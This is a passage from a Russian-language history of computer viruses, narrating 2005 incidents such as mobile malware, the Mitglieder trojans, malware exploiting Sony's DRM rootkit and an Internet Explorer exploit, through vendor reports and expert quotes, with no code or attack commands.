ключительно мобильными телефонами[60]. Вместо этого он пытался «перейти» с мобильного устройства в компьютер и инфицировать его, когда пользователь вставлял в компьютер карту памяти телефона[61]. Таким образом, этот прецедент стал одним из первых случаев «межплатформенного заражения» между двумя видами устройств. Эксперты F-Secure отмечали, что хотя угроза от самого «Cardtrap» не слишком велика, так как в процессе активизации он требует участия пользователя и недееспособен на ряде версий операционных систем Windows, включая и наиболее распространённую на тот момент времени Windows XP, он может оказаться «первой ласточкой» в стае более изощрённых вирусов, в которых будут использованы более мощные технологии распространения, и поэтому риск заражения будет выше, и которые будут легко передаваться от мобильных телефонов компьютерным системам и, естественно, наоборот. «Мы ожидаем новостей с мобильного фронта, – сказал Микко Хиппонен. – Возможно, мы увидим написанные под Windows вирусы, переходящие на PDA[62] при их синхронизации с компьютерами, или вирусы, перескакивающие из персональных компьютеров в мобильные телефоны через карту памяти». Между тем, «Cardtrap» копировал в карту памяти телефона сразу двух «червей»: «Padobot.z» и «Ray». «Если карта памяти вставлялась в компьютер, “Padobot.z” пытался автоматически запуститься в компьютере с инсталлированной операционной системой Windows посред-

[60] Мобильные устройства заражались двумя способами: вирус переносился вручную через Bluetooth или MMS; вирус загружался из Сети и потом инсталлировался. Как и многие его предшественники, «Cardtrap» распространялся через Bluetooth (в радиусе до 10 метров) и записывался в карту памяти мобильного устройства. Он заменял установленные на заражённом устройстве нормальные приложения на их специально модифицированные копии, из-за чего нарушался нормальный режим их работы.

[61] Если пользователь вставлял заражённую карту памяти в слот для чтения карт памяти своего компьютера, вирус проникал в него, а затем инфицировал и другие компьютерные системы.

[62] PDA (Personal Digital Assistant) – «карманный» компьютер, предназначенный для выполнения некоторых специальных функций.

ством файла autorun.inf, а “Ray” создавал на рабочем столе фальшивую системную папку. Щёлкнув на ней манипулятором “мышь”, пользователь впускал “червя” в систему» – сообщал ZD Net. У «Ray» было больше шансов осуществить инфицирование компьютера, по сравнению с «Padobot.z», так как последний мог запускаться только на старых версиях Windows, а доступ для него был ограничен всего лишь несколькими типами считывателей карт памяти. Кроме того, в стандартной конфигурации Windows не поддерживает автоматический запуск через карту памяти, а это значит, что «Cardtrap» не мог автоматически передаваться из карты памяти в компьютер и запускаться в нём. Тем не менее, в некоторых случаях компьютер воспринимал карты памяти как дисковод CD-ROM, и тогда файлы могли запускаться через функцию auto-run.

Рассмотренный нами вирусный инцедент с участием «Cardtrap» подтолкнул Хиппонена к следующему заявлению: «Количество вредоносного программного обеспечения для мобильных устройств быстро растёт: только за последние 14 месяцев появились 83 новых компьютерных вируса. В том числе, известные “Fontal”, “CommWarrior” и знаменитый вирус “Cabir”». Действительно, историю вирусов для мобильных устройств принято вести с июня 2004 года, когда командой профессиональных вирусописателей «29A» был создан первый вирус для смартфонов. Как мы помним, этот вирус «называл себя» «Caribe», функционировал на базе операционной системы Symbian Series 60 и распространялся при помощи технологии беспроводной передачи данных Bluetooth, за что получил название «Cabir». Прошёл месяц после появления «Cabir», и антивирусные компании обнаружили очередную технологическую инновацию – «Duts», который сразу же «победил» в двух номинациях. Во-первых, он стал первым из известных нам компьютерных вирусов для платформы Windows CE (Windows Mobile). Во-вторых, «Duts» представлял собой первый файловый вирус для мобильных телефонов и за-

ражал исполняемые файлы в корневой директории мобильного устройства[63]. На этом виртуальные атаки на операционную систему Windows Mobile не завершились, а напротив, вскоре возобновились с новой силой. Примерно через месяц после появления «Duts» вирусописатели могли гордиться первой «backdoor»-программой для мобильной платформы по имени «Brador». Данная программа открывала «чёрный ход», и злоумышленник получал доступ по сети к инфицированному мобильному устройству (КПК, смартфон), подключаясь к нему через определённый порт. «Brador» был достаточно интеллектуален, чтобы выполнять операции по передаче файлов в обе стороны, а также выводить на экран монитора текстовые сообщения. Как только инфицированное мобильное устройство получало выход в Глобальную сеть, «backdoor» по электронной почте отсылал его IP-адрес своему «хозяину». Прошло ещё три месяца, и в ноябре 2004 года в Интернет на некоторых форумах, связанных с обсуждением мобильной связи, под видом установочного пакета новых пиктограмм и тем для рабочего стола была размещена новая «троянская» программа по имени «Skuller», которая представляла собой SIS-файл, то есть приложение-инсталлятор для платформы Symbian Series 60. Запуск и установка в систему этой программы приводили к подмене пиктограмм (AIF-файлов) стандартных приложений операционной системы на пиктограмму с изображением черепа. Одновременно в систему, поверх оригинальных, устанавливались новые приложения, а переписанные приложения переставали функционировать. Начиная с этого времени, стали появляться «троянские» программы, эксплуатирующие «уязвимости» Symbian Series 60. Эксперты подчёркивали, что такие вредоносные коды регулярно появляются, и будут появляться впредь, отличаясь друг от друга только конкретным способом эксплуатации. Специалисты указывали, что «Skuller» представлял собой некую веху, за которой последовала сплошная череда однотипных «тро-

[63] Правда, перед тем как сделать это он, надо отдать ему должное, просил разрешения у пользователя инфицируемой системы.

янских» программ, которая прерывалась только в январе 2005 года – «Lasco» и в марте 2005 года – «Comwar»[64]. Ведущие отечественные и зарубежные специалисты сходились в том, что по состоянию на конец сентября 2005 года, «качественное развитие области мобильных вирусов проходит стадию плато: последней вредоносной программой, воплотившей в себе принципиально новую технологию, была “Comwar”. Количественное развитие также равномерно: новые вредоносные программы под операционные системы для мобильных устройств (не считая модификаций уже известных вирусов) появляются в среднем один раз в месяц». Как отмечали аналитики «Лаборатории Касперского», «спрогнозировать дальнейшее развитие в области мобильных вирусов довольно сложно, поскольку она пребывает в состоянии неустойчивого равновесия: количество факторов, провоцирующих серьёзные угрозы безопасности, растёт быстрее, чем готовность к ним технической и социальной среды. Но общая динамика освоения вирусописателями мобильной области предположительно будет сохраняться ещё как минимум полгода, в течение которых нас ждёт равномерный поток аналогов уже известных вирусов с очень редкими вкраплениями технологических новшеств. Дополнительным толчком для вирусописателей послужит очевидная экономическая выгода, например, широкое использование мобильных телефонов для операций с системами электронных платежей».

С высоты прошедшего с тех пор времени мы знаем, что этот прогноз полностью подтвердился и общий вывод напрашивается сам собой: много внимания уделялось мобильным вирусам, но мало кто рассматривал их как серьёзную угрозу, поскольку у них были ограниченные возможности для распространения. В последнее же время авторы вирусов пытаются применять новейшие технологии, и в результате мобильные вирусы становятся такими же опасными, как и другие вредоносные компьютерные программы.

---

[64] Перечисленные здесь вирусы рассматривались нами выше.

Итак, к осени 2005 года в среде вирусописателей произошла явная смена приоритетов. Они, например, стали гораздо меньше времени уделять разработке вредоносных компьютерных программ для почтовых сервисов, зато компенсировали снижение своей активности на этом направлении ускоренным созданием вредоносных программных кодов, распространяемых с помощью Web-приложений. Некоторые специалисты предсказывали также грядущие «смещения акцента в поиске “уязвимостей” в традиционных системах Windows/Unix и их прикладных программ в сторону сетевого оборудования, межсетевых экранов, а также антивирусных продуктов и антивирусных продуктов»[65]. Такие изменения в среде вирусописателей и вирусологов затронули и специализированные издания, а также отчётные материалы отечественных и зарубежных исследовательских компаний и фирм. К примеру, Интернет-издание Cnews отметило, что «согласно ежеквартальному обзору “Лаборатории Касперского”, сейчас наблюдается явное смещение внимания вирусописателей с почтовых и сетевых вирусов в сторону вредоносных программ, распространяемых при помощи “уязвимых” Web-приложений, основным из которых является MS Internet Explorer. Вследствие этого значительно увеличилось число взломов слабо защищённых Web-сайтов с целью размещения на них эксплойтов для MS Internet Explorer с последующей установкой “троянских” программ на компьютеры посетителей данных Web-сайтов». Далее подчёркивалось, что самыми заметными и многочисленными примерами таких атак были постоянные взломы южнокорейских игровых порталов с размещением на них «троянских» и «шпионских» программ, которые воровали данные пользователей «онлайн» игр «Legend of Mir» и «Lineage». Российские злоумышленники в этом смысле мало чем отличались от своих зарубежных

[65] Однако не все поддерживали такую точку зрения, возражая, что «в настоящий момент уже существуют атаки, направленные на сетевое оборудование, но, как правило, они выводят из строя или перезагружают оборудование. А атаки на операционные системы персональных компьютеров позволяют создавать сети из “компьютеров-зомби”, а это прямые доходы для хакерских групп: рассылка спама, заказные атаки и пр.»

«коллег». По мнению специалистов «Лаборатории Касперского» подобная направленность атак была продиктована отсутствием критических «уязвимостей» в операционной системе Windows. Ведь с момента обнаружения критической «уязвимости» в службе LSASS прошло больше года, и большинство администраторов потенциально «уязвимых» компьютеров так или иначе установили на свои системы программные обновления, которые не позволяют злоумышленникам использовать прорехи в системе безопасности в их целях. Глава представительства компании Radware в России Дмитрий Кузин, указал на то, что повышенное внимание вирусописателей к Web-приложениям связанно с тем, что пользователи стали более внимательными и уже реже открывают вложения от неизвестных адресатов. «Более того, пользователи начали внимательнее относиться и к вложениям от известных источников, – поделился своими мыслями с корреспондентами CNews г-н Кузин. – Через контент Web-страниц можно сделать многое. Например, отключить (или снизить уровень защиты) антивирусной программы или других персональных средств защиты без ведома пользователя. Соответственно, операционная система пользователя становится беззащитной, а это даёт простор для действий злоумышленников». Кроме этого, CNews со ссылкой на информацию от «Лаборатории Касперского» отметило, что «пользователи и крупные корпорации в целом показали, что они готовы к появлению новых “уязвимостей” в Windows и способны в короткие сроки установить требуемые заплатки, а в случае произошедшего заражения могут быстро устранить проблему, используя антивирусы и межсетевые экраны».

Вместе с тем, многие пользователи замечали, что после посещения некоторых Web-сайтов, остаются открытые окна с различными уведомлениями о том, например, что в компьютерной системе обнаружены инсталлированные «шпионские» программы, компьютерные вирусы и т. п. Причём подобные сообщения часто камуфлируются и выглядят на экране монитора как обычное системное окно сообщения, наделённое всеми стандартными элементами интерфейса операционной системы Windows, подталкивая пользо-

вателя щелкнуть «мышью» на каком-либо из этих элементов. Специалисты предупреждают, что в таких случаях подобное действие зачастую приводит к инфицированию компьютерной системы, так как фальшивые окна сообщений генерируются на взломанных злоумышленниками Web-сайтах и написаны на JavaScript.

27 октября информационное агентство Reuters высказалось в том смысле, что ажиотаж вокруг биологического птичьего гриппа – заболевания, угрожающего большому количеству стран по всему миру, может вызвать «виртуальную вирусную эпидемию гриппа», так как специалисты по компьютерной безопасности обнаружили в Интернет опасную вредоносную программу, которая маскируется под информацию об этом крайне неприятном птичьем заболевании. Испанская компания Panda Software также оперативно представила на своём Web-сайте описание вредоносной программы и опубликовала сообщение, в котором говорилось, что неизвестные злоумышленники используют страх людей заразиться птичьим гриппом в своих корыстных целях: «Пользователи получают на свои электронные почтовые ящики письма, в теме которых указано, что они содержат информацию о птичьем гриппе. На самом же деле, присоединённый файл в таком письме содержит вирус по имени “Navia”, выдающий себя за документ MS Word с информацией об эпидемии птичьего гриппа, чтобы заражать компьютеры и внедрять в них второй вредоносный код, получивший название “Ranky.fy”». Итак, вредоносный код проникал в компьютеры в документе MS Word, содержащем информацию об эпидемии птичьего гриппа. В теме письма обычно было что-нибудь вроде «Outbreak in North America» («Вспышка в Северной Америке») или «What is avian influenza (bird flu)?» («Что представляет собой птичий грипп?»). «Navia» использует два макроса MS Word для внедрения и запуска на компьютере второй угрозы. Первый макрос вызывает пять функций ядра, которые позволяют «троянской» программе изменять, создавать и удалять файлы, а второй макрос устанавливает на компьютер вредоносный код «Ranky.fy», который встроен в документ и позволяет потенциальному зло-

умышленнику получать удалённый доступ и контроль над инфицированным компьютером. Для защиты от «Navia» пользователям нужно было убедиться, что защита от макросов установлена на средний (чтобы получать предупреждение при их запуске) или же высокий уровень (чтобы блокировать их запуск). Если уровень защиты от макросов был ниже этих уровней, «троянская» программа устанавливалась на компьютер при открытии пользователем документа. По утверждению Panda Software, вирус не мог распространяться сам по себе: злоумышленники должны были рассылать его вручную по электронной почте и через скачиваемые из Интернет файлы. Специалист австралийской службы компьютерной безопасности Алан Белл добавил к «портрету» вируса «Navia» ещё один штрих: «Компьютерные взломщики подделывают заголовки электронных сообщений таким образом, что получателю их отправитель начинает казаться какой-то очень авторитетной службой».

2 ноября 2005 года антивирусная лаборатория компании Panda Software зафиксировала появление нового штамма «троянской» программы «Mitglieder» – «Mitglieder.fk», который распространился в считанные часы по всему миру, проникая в компьютерные системы в виде электронных сообщений. После того, как «Mitglieder.fk» устанавливал себя в компьютер, он начинал перекачивать вредоносные программы более чем с 60 URL (причём хостинг этих URL располагался в трёх странах: России, Польше и Германии). Изначальное распространение нового штамма производилось вручную с использованием методов массовой рассылки электронной почты, что привело к заражению большого числа компьютеров. «Mitglieder.fk» распространялся в электронном сообщении с изменяющимися свойствами: оно не обладало заголовком, а тело сообщения содержало строки info или texte, и в каждом случае содержало сжатое вложение с именем из заранее заданного списка. Эти вложения включали самостоятельно разворачивающийся архив, являвшийся копией «троянской» программы, которая заражала систему сразу после открытия пользователем файла. Связавшись с одним из URL, «Mitglieder.fk» пытался скачать оттуда определённый файл, который копировался в систем-

ную директорию операционной системы Windows под именем exefld\, к которому добавлялась произвольная цифра. «Троянская» программа также изменяла два ключа системного реестра, для того чтобы обеспечить свой запуск при каждой загрузке компьютерной системы. «Несмотря на то, что троянец не кажется технически сложным, он заразил значительное количество компьютеров, вероятно из-за того, что был массово распространён на огромное количество электронных адресов», – высказал своё мнение директор антивирусной лаборатории PandaLabs Луис Корронс.

Нашествие «троянских» программ семейства «Mitglieder» продолжалось, и к 7 ноября 2005 года уже более тридцати стран серьёзно пострадали от различных штаммов этой вредоносной программы[66]. Более того, четыре штамма из семейства «Mitglieder» – «Mitglieder.fk», «Mitglieder.fl», «Mitglieder.fm» и «Mitglieder.fn» входили в шестёрку вирусных угроз, наиболее часто обнаруживаемых бесплатным онлайновым антивирусом от Panda Software – Panda ActiveScan, а по данным антивирусной лаборатории компании Panda Software, червь «Bagle.fn» объединил усилия с «троянской» программой «Mitglieder.fk», отправляя её программный код с инфицированных им компьютерных систем, что можно было расценивать как новое взаимодействие вирусных угроз в целях повышения степени распространенности вредоносных программ. «Bagle.fn» не только распространялся, рассылая себя по всем адресам, которые он находил в заражённом компьютере, но и отключал защиту компьютерной системы, а также осуществлял попытки скачивания файла, обладавшего функцией генерирования электронных адресов, по которым затем и отправлялся «Mitglieder.fk».

Если говорить в целом о новых штаммах «Mitglieder», можно отметить, что их функции весьма похожи: они устанавливались в компьютерные системы и, в случае со штаммами «Mitglieder.fk», «Mitglieder.fl» и «Mitglied-

[66] В результате компания Panda Software, например, объявила «оранжевый уровень» вирусной тревоги.

er.fn», пытались скачать файлы с удалённого Web-сайта, открывая тем самым дорогу в компьютеры новым вредоносным кодам. Вместе с тем, в качестве основных функций штамма «Mitglieder.fm» следует выделить способность к отключению антивирусной защиты компьютера, блокирование доступа к некоторым Web-страницам, в частности, принадлежащим антивирусным компаниям, и установление запрета на внесение любых изменений в системный реестр – для блокирования возможных попыток пользователя по внесению исправлений для восстановления работоспособности системы. «Вне сомнения, основной особенностью этих версий является их исключительно высокая скорость распространения, достигаемая как вручную, с использованием спамерских методов, так и путем сотрудничества с червями “Bagle”, – пояснял всё тот же г-н Коронс. – Наиболее уязвимы для этой волны угроз крупные компании – их почта может быть просто переполнена сообщениями, несущими этих троянцев. Поэтому мы рекомендуем активировать все типы фильтров для блокирования этой угрозы, особенно в корпоративных сетях».

Эпидемии «Sober.ah» и штаммов «троянской» программы «Mitglieder» ещё продолжалась, когда подоспела «братская помощь». 25 ноября 2005 года компания Panda Software сообщила о новом штамме «Mitglieder» – «Mitglieder.gb», который, атакуя пользователей, быстро распространялся по всему миру, усугубляя и без того непростую ситуацию и заодно сместив «Sober.ah» с места самого часто обнаруживаемого вредоносного программного кода. Изначально больше других от «Mitglieder.gb» пострадали Бельгия, Польша и Франция. Подобно всем «троянским» программам, «Mitglieder.gb» не мог самостоятельно распространяться: он распространялся в электронных письмах с изменяющимся заголовком и телом сообщения и требовал участия пользователя. Все эти сообщения, содержащие копии «троянской» программы, имели заархивированный файл-вложение в формате *zip. Поэтому пользователям было незамедлительно рекомендовано принять меры предосторожности при открытии таких вложений, поступивших из ненадёжных источников. Установить факт инфицирования компьютерной системы «Mitglieder.gb» бы-

ло очень легко, так как при активизации он открывал программу просмотра изображений из стандартной поставки операционной системы Windows и показывал изображение с логотипом операционной системы на несколько размытом белом фоне. После заражения компьютера «Mitglieder.gb» вставлял ключи в системный реестр в целях обеспечения своего автоматического запуска при каждом старте системы, и в произвольном порядке пытался подключиться к одному из 50 заранее заданных URL, чтобы дополнительно скачать оттуда обновлённое вредоносное программное обеспечение. «Мы переживаем период активности определённых семейств вредоносных программ, при этом наибольшая часть их штаммов распространяется за короткий промежуток времени. Основной целью такой стратегии является выпуск значительного количества штаммов для того, чтобы запустить в Интернет большое число инфицированных почтовых сообщений, что само по себе является риском», – заявлял Луис Корронс. Между тем количество инцидентов, вызванных «Mitglieder.gb», продолжало расти, и теперь он заражал компьютеры по всему земному шару. По данным лаборатории PandaLabs по состоянию на 28 ноября 2005 года к числу наиболее пострадавших от деятельности «Mitglieder.gb» стран (Бельгия, Польша и Франция) добавились Колумбия и Португалия. С этого момента каждые четыре часа он в произвольном порядке инициировал подключение к одному из заданных в своём программном коде URL для осуществления попытки доступа к файлу z.php, который открывал вход в компьютерную систему другим вредоносным компьютерным программам или сам содержал вредоносный программный код.

11 ноября «Лаборатория Касперского» сообщила об обнаружении первой вредоносной программы, использовавшей для сокрытия своего присутствия на компьютере широко известный rootkit от корпорации Sony. Как известно, Sony использовала для сокрытия и защиты своих программных ком-

понентов DRM (Digital Rights Management) rootkit-технологии[67]. «Наиболее неприятным последствием данной инициативы Sony являлась прямая возможность для вредоносных программ воспользоваться rootkit для сокрытия своего присутствия, что и было зафиксировано аналитиками “Лаборатории Касперского”» – комментировал Cnews. И действительно, долго ждать не пришлось, так как была зарегистрирована получившая название «Breplibot.b» «backdoor»-программа, распространявшаяся среди пользователей Интернет с помощью «спам»-рассылки. Инфицированные письма привлекали интерес пользователей с помощью традиционных приёмов социальной инженерии, предлагая получателям запустить приложенный к письму файл с фотоизображением, однако запуск данного файла пользователем инициировал проникновение вредоносного кода в компьютерную систему. Программа несанкционированного управления «Breplibot.b» представляла собой файл размером 10240 байт, упакованный утилитой UPX. При запуске файл копировал себя в системную директорию Windows под именем sysdrv.exe, которое позволяло вредоносной программе быть скрытой посредством rootkit от корпорации Sony. При этом сокрытие программы происходило лишь в том случае, если в компьютере функционировала DRM-защита, стандартно поставляющаяся на некоторых Audio CD Sony.

В тот же день компания Computer Associates, не мудрствуя лукаво, занесла программу управления цифровыми правами от Sony в список «троянских» программ. Технология защиты XCP[68], используемая в дисках Sony BMG, была занесена компанией Computer Associates в «чёрный список» антишпионского приложения «PestPatrol», и пользователи этого программного продукта получили возможность «лечения» своей компьютерной системы от программы защиты Sony, как от обычного троянца. При этом специалисты Computer Associates заявили: «У нас были веские причины для такой класси-

[67] Rootkit-технология – *проф.* использование привилегированных прав с целью скрытия присутствия программы в компьютерной системе.

[68] Разработана компанией First 4 Internet и лицензирована корпорацией Sony.

фикации: XCP устанавливается без разрешения пользователя и действует вопреки соглашению с конечным пользователем. К тому же, Sony не предоставила возможность удаления программы обычным способом. Среди неудобств, создаваемых защитой, и износ «жёсткого» диска – программа сканирует системные процессы каждые 1,5 секунды. Она написана по технологии rootkit. Более того, она прячет от просмотра файлы, процессы и ключи системного реестра, начинающиеся с “sys”, что может быть использовано вирусописателями для защиты собственных вредоносных творений».

14 ноября «ДиалогНаука» сообщила о том, что компания Sophos была вынуждена выпустить специальное средство для обнаружения и закрытия присутствующей в программном обеспечении защиты от копирования на CD Sony «уязвимости», используемой новой «троянской» программой по имени «Stinx.e». «Sophos действует в интересах своих клиентов, так как программное обеспечение от Sony, содержащееся на её дисках, содержит уязвимость, которую хакеры и вирусописатели могут использовать, – объяснил старший технологический консультант компании Sophos Клули. – Мы помогаем нашим клиентам определить, есть ли на их компьютерах эта уязвимость, и удалить её, если она всё-таки была найдена». Упомянутая «троянская» программа рассылалась при помощи «спам»-рассылок, которые исходили якобы от одного из британских журналов для бизнесменов. Если вложенный в электронное письмо файл запускался на исполнение, то «троянская» программа копировала себя в файл с именем sysdrv.exe, а программное обеспечение от Sony по защите от копирования автоматически маскировало каждый файл, в котором есть «sys» в имени, то есть делало его невидимым в компьютерах, где были ранее использованы CD с этим программным обеспечением от Sony. В связи с этим, г-н Клули счёл необходимым добавить следующее: «Несмотря на хорошие намерения в части борьбы с музыкальным пиратством, программное обеспечение Sony DRM по защите от копирования содержит уязвимость, которую хакеры и вирусописатели активно эксплуатируют. Мы не удивимся, если ещё большее число создателей вредоносного

кода начнут использовать эту брешь в системе защиты компьютерных систем, поэтому частным лицам и компаниям при первой же возможности следует принять меры для укрепления защиты своих компьютеров».

2 декабря 2005 года «ДиалогНаука» сообщила, что в Интернет обнаружен вредоносный код, который злоумышленники разместили на некоторых Web-сайтах с целью эксплуатации ещё не закрытой «уязвимости» в программном обеспечении от Microsoft. Эта «уязвимость» касалась программы MS Internet Explorer, работающей в среде Windows 98/Me/2000/XP. Эксперты Sophos проанализировали этот вредоносный код, и г-н Клули сказал, что «Microsoft будет взбешён тем, что надёжность его систем защиты поставлена под сомнение в условиях, когда они не успели выпустить заплатку. Поскольку очередную по расписанию порцию заплаток Microsoft планирует выпустить только 13 декабря, интересно будет увидеть, примут ли они решение нарушить график и выпустить заплатку против этой бреши раньше, учитывая всё растущее количество Web-сайтов, эксплуатирующих проблему <…> Каждый, кто пользуется Интернет, должен проявлять осторожность при посещении Web-сайтов и при использовании ссылок в электронных письмах, а также должен убедиться, что на компьютере используются самые современные системы защиты. Мы не удивимся, если окажется, что будет выпущен ещё какой-то новый образец вредоносного кода, эксплуатирующий данную уязвимость программного обеспечения Microsoft». В тот же день, 2 декабря, компания Panda Software в своём сообщении развила эту тему. Специалисты этой компании обнаружили появление первых Web-страниц «взрослого» содержания, пытающихся установить вредоносное программное обеспечение на компьютерные системы, эксплуатируя при этом критическую «уязвимость» – JavaScript windows remote code execution, недавно обнаруженную в MS Internet Explorer. Указанная операция позволяла внедрять вредоносные программы в системы. В условиях отсутствия программного обновления от Microsoft для исправления этой «уязвимости», вирусная угроза в течение нескольких часов могла стать крайне серьёзной, и поэтому пользова-

телям рекомендовалось срочно обновить антивирусное программное обеспечение. Эксперты компании Panda Software подчёркивали, что механизм инфицирования компьютерной системы инициировался в тот момент, когда пользователь посещал любую из заданного набора Web-страниц «взрослой» тематики. Эта Web-страница направляла пользователя на вторую Web-страницу, содержащую «эксплойт», – обозначенный специалистами Panda Software как Exploit/BodyOnLoad, который устанавливал в компьютере первый вредоносный файл под названием keks.exe. Тот, в свою очередь, скачивал и запускал второй файл – all.exe. Оба этих файла получили обозначение «Downloader.dle», и их целью являлось понижение уровней безопасности браузера, чтобы в компьютерную систему могли проникнуть другие вредоносные программы. Отметим, что в некоторых случаях «эксплойт» не срабатывал, и тогда возвращалось системное сообщение об ошибке в MS Internet Explorer, а инфицирования компьютерной системы не происходило. В случае успешного завершения указанной операции «Downloader.dle» устанавливал в компьютерную систему несколько файлов, включая «программу-кликер»[69] по имени Adware/PicsPlace, которая постоянно открывала порнографические Web-страницы, а также несколько вредоносных cookies. Кроме того, «Downloader.dle» был также запрограммирован на периодическое скачивание файла с адресами других URL, к которым он затем подключался, что представляло собой риск последующего инфицирования компьютера новыми штаммами вредоносных компьютерных программ. «Нет сомнения в том, что это лишь начало. Раз уж эксплойт попал в руки людей, контролирующих эти вредоносные Web-сайты, скоро почти все они будут использовать его для заражения компьютеров пользователей, – объяснял Луис Корронс. – Самой крупной проблемой является то, что даже полностью обновлённые системы всё равно

[69] Эти программы используются злоумышленниками для открытия Web-страниц на инфицированных компьютерах, что приносит финансовый доход создателям вредоносного программного обеспечения за счёт увеличения количества посещений определённого Web-сайта.

уязвимы: пользователям необходимо обладать полностью обновлённым решением безопасности во избежание риска».

В целом проблема «уязвимостей» в компьютерных системах, работающих под управлением операционной системы Windows, как мы многократно убеждались выше, носит перманентный характер. Например, в отчёте занимающейся компьютерной безопасностью компании Ironport за 2005 год констатировалось, что «из-за “уязвимостей” компьютерные системы были беззащитны против новых вирусов на протяжении 56 дней». В своей оценке Ironport рукоодствовалась расчётом задержки между первым появлением вредоносной компьютерной программы и выпуском «противоядия» антивирусными компаниями. В ходе исследования выяснилось, что в среднем разработчикам антивирусных программ требовалось для этого 17 часов. Причём некоторые компьютерные вирусы удавалось одолеть лишь в течение нескольких суток, и известен прецедент, когда разработка антивируса заняла более двух декад. Приведённые здесь статистические данные собирались при помощи специальной мониторинговой системы компании Ironport, которая отслеживает входящий и исходящий трафик электронной почты более чем в 100000 различных организаций. Как сообщало Интернет-издание Cnews, региональный директор фирмы Ironport в Северной Европе Мэтт Пичи говорил, что «мониторинг трафика позволяет определять вспышки эпидемий в самом начале, так как обычно все сообщения-переносчики вируса имеют одинаковый размер. Например, внезапная лавина писем с zip-вложениями объёмом 60–100 Кбайт может указывать на начало распространения нового вируса. Такие явления достаточно заметны на фоне обычного трафика в Интернет». Иногда обновления антивирусов при появлении новых вредоносных программ выпускаются очень быстро, но обычно компьютерные системы остаются уязвимыми на протяжении часов. Г-н Пичи привёл пример, когда первые средства борьбы с вирусом «Sober» в среднем появлялись спустя 16 часов и 14 минут после появления on-line нового штамма. Вместе с тем, гораздо больше времени уходило на разработку антивирусов, способных успешно

бороться со штаммами «Bagle» и «Mytob». В общей сложности пользователи оставались беззащитными против версий «Bagle» в течение 79 часов и 25 минут. Что касается «Mytob», то на нейтрализацию всех его вариантов ушло аж 496 часов и 16 минут. Совокупный 56-дневный период незащищённости рассчитывался при помощи суммирования всего времени, которое ушло у антивирусных компаний на ведение разработок против появлявшихся компьютерных вирусов. Специалисты компании Ironport подчёркивали, что «столько времени ушло, главным образом, по той причине, что многие вирусописатели выпускали новые варианты старых вирусов с незначительными отличиями». Следовательно, чем больше мутаций имело семейство вируса, тем больше времени требовалось для его нейтрализации[70]. Главный технический консультант Sophos Грэхем Клули отмечал следующее: «Разработчики антивирусного программного обеспечения опираются не только на конкретные сигнатуры известных вирусов. Многие антивирусные сканеры используют эвристические приёмы для определения даже тех вредоносных программ, которые ещё не известны и не имеют названия. Сканеры определяют участки кода, принадлежащие к одному семейству. Взаимосвязь между ними видна даже в том случае, если этот код ещё не известен».

5 декабря Интернет-издание Cnews под названием «“Иммунизация” Интернет: новый способ борьбы с вирусами» опубликовало любопытный материал. В нём говорилось, что обычное антивирусное программное обеспечение использует для поиска и обезвреживания вирусов их сигнатуры. Это означает, что, как правило, вирусы должны быть исследованы специалистами до того, как антивирусное программное обеспечение научится их различать, что снижает скорость «ответной реакции», и может привести к тому, что некоторые быстро распространяющиеся вирусы нанесут немалый ущерб до того, как будут обезврежены. Решением проблемы могут стать, так называемые «иммунные системы». Новый вид таких систем разработала команда из Тель-

[70] У того же вируса «Mytob», например, было более 100 штаммов.

Авивского университета под руководством Эрана Шира. Они применили теорию сетей к решению проблемы, и, как утверждают, нашли более эффективные способы борьбы с вирусными атаками. Исследователи считают, что атаки вирусов всегда будут опережать ответные действия, исходящие от серверов, контролирующих сеть. Поэтому предлагают развить распределённую в Интернет сеть компьютеров-«ловушек», которые будут «заманивать» вирусы, автоматически их анализировать и распространять контрмеры. «Ловушки» должны быть связаны между собой отдельными защищёнными каналами. В этом случае, при обнаружении атаки на одной из «ловушек» остальные будут моментально оповещены, и начнут работать как центры распространения обезвреживающего кода. Моделирование показало что, чем больше сеть, тем более эффективно работает эта схема. Например, если в сети будет 50000 узлов (компьютеров), и только 0,4 % из них – «ловушки», вирусы успеют захватить не более 5% сети, а затем будут остановлены «иммунной системой». Для сети с 200 млн. узлов, при той же пропорции «ловушек» заражение составит всего 0,001 %. В заключение Cnews сообщало, что «пока подобная “иммунная система” существует лишь в теории, но Шир надеется с помощью добровольцев запустить подобный проект в Интернет». Интересная идея, к тому же красноречиво говорящая о том, что технология «использования для поиска и обезвреживания вирусов их сигнатур» расценивается многими ведущими экспертами как не в полной мере отвечающая современным вызовам вирусописателей компьютерному и бизнес сообществам.

7 декабря сразу несколько Интернет-изданий опубликовали сообщения о том, что в Глобальной сети объявился первый вредоносный программный код, способный общаться с пользователями. Словоохотливый «червь», которому присвоили имя «IM.Myspace04.AIM», распространялся через Интернет-пейджер AOL Instant Messenger. Как сообщали специалисты компании по информационной безопасности IMlogic, «червь» отправлял пользователю электронное сообщение: Lol that’s cool (по-русски что-то вроде «Посмейся, это круто» или «Умереть со смеху»); со ссылкой на файл с вирусом

clarissa17.pif. Пользователи, пославшие в ответ фразу с вопросом, не содержит ли ссылка компьютерный вирус, получали отрицательный ответ: Lol no its not its a virus («Смешно, нет, это не это вирус»). Если пользователь поддавался на уловку «собеседника» и открывал файл, «IM.Myspace04.AIM» инфицировал компьютерную систему, блокировал работу антивирусных программ и других средств защиты и начинал рассылку аналогичных электронных сообщений по всем найденным контактам. Причём делал это латентно и пользователь визуально не мог наблюдать процесс отправки сообщений. Директор по управлению продуктами IMlogic был лаконичен, сказав по поводу этого прецедента: «Это первый такой код. “Червь” пока широко не распространён, но сам факт говорит о тестировании новой технологии»; а один из аналитиков этой компании добавил. «Мы увидим одну или две атаки, а затем “червь” улучшат, и начнётся “разгул”». Оба специалиста оказались правы, так как «черви» для Интернет-пейджеров становятся всё более сложными. Например, ещё один из их плеяды, по имени «Aimdes.e», обнаруженный компанией Akonix Systems практически следом за «IM.Myspace04.AIM», распространялся в виде поздравления и предлагал перейти по ссылке, чтобы посмотреть рождественскую открытку. При нажатии пользователем на ссылку «Aimdes.e» устанавливался в компьютерную систему и начинал свою вредоносную деятельность. Таким образом, налицо использование приёма социальной инженерии.

17 декабря 2005 года эксперты компании «ДиалогНаука» предупредили пользователей о появлении нового «червя», которому было присвоено имя «Dasher.b», эксплуатирующего критическую уязвимость в программном обеспечении Microsoft. «Dasher.b» использовал «уязвимость» в системе Microsoft Windows Distributed Transaction Coordinator (MSDTC), о которой компания Microsoft впервые объявила в октябре 2005 года. «Червь» открывал «чёрный ход» в инфицированной компьютерной системе и соединял его с удалённым Web-сервером для получения дальнейших инструкций от «хозяина». Причём наибольшую опасность «Dasher.b» представлял для компьюте-

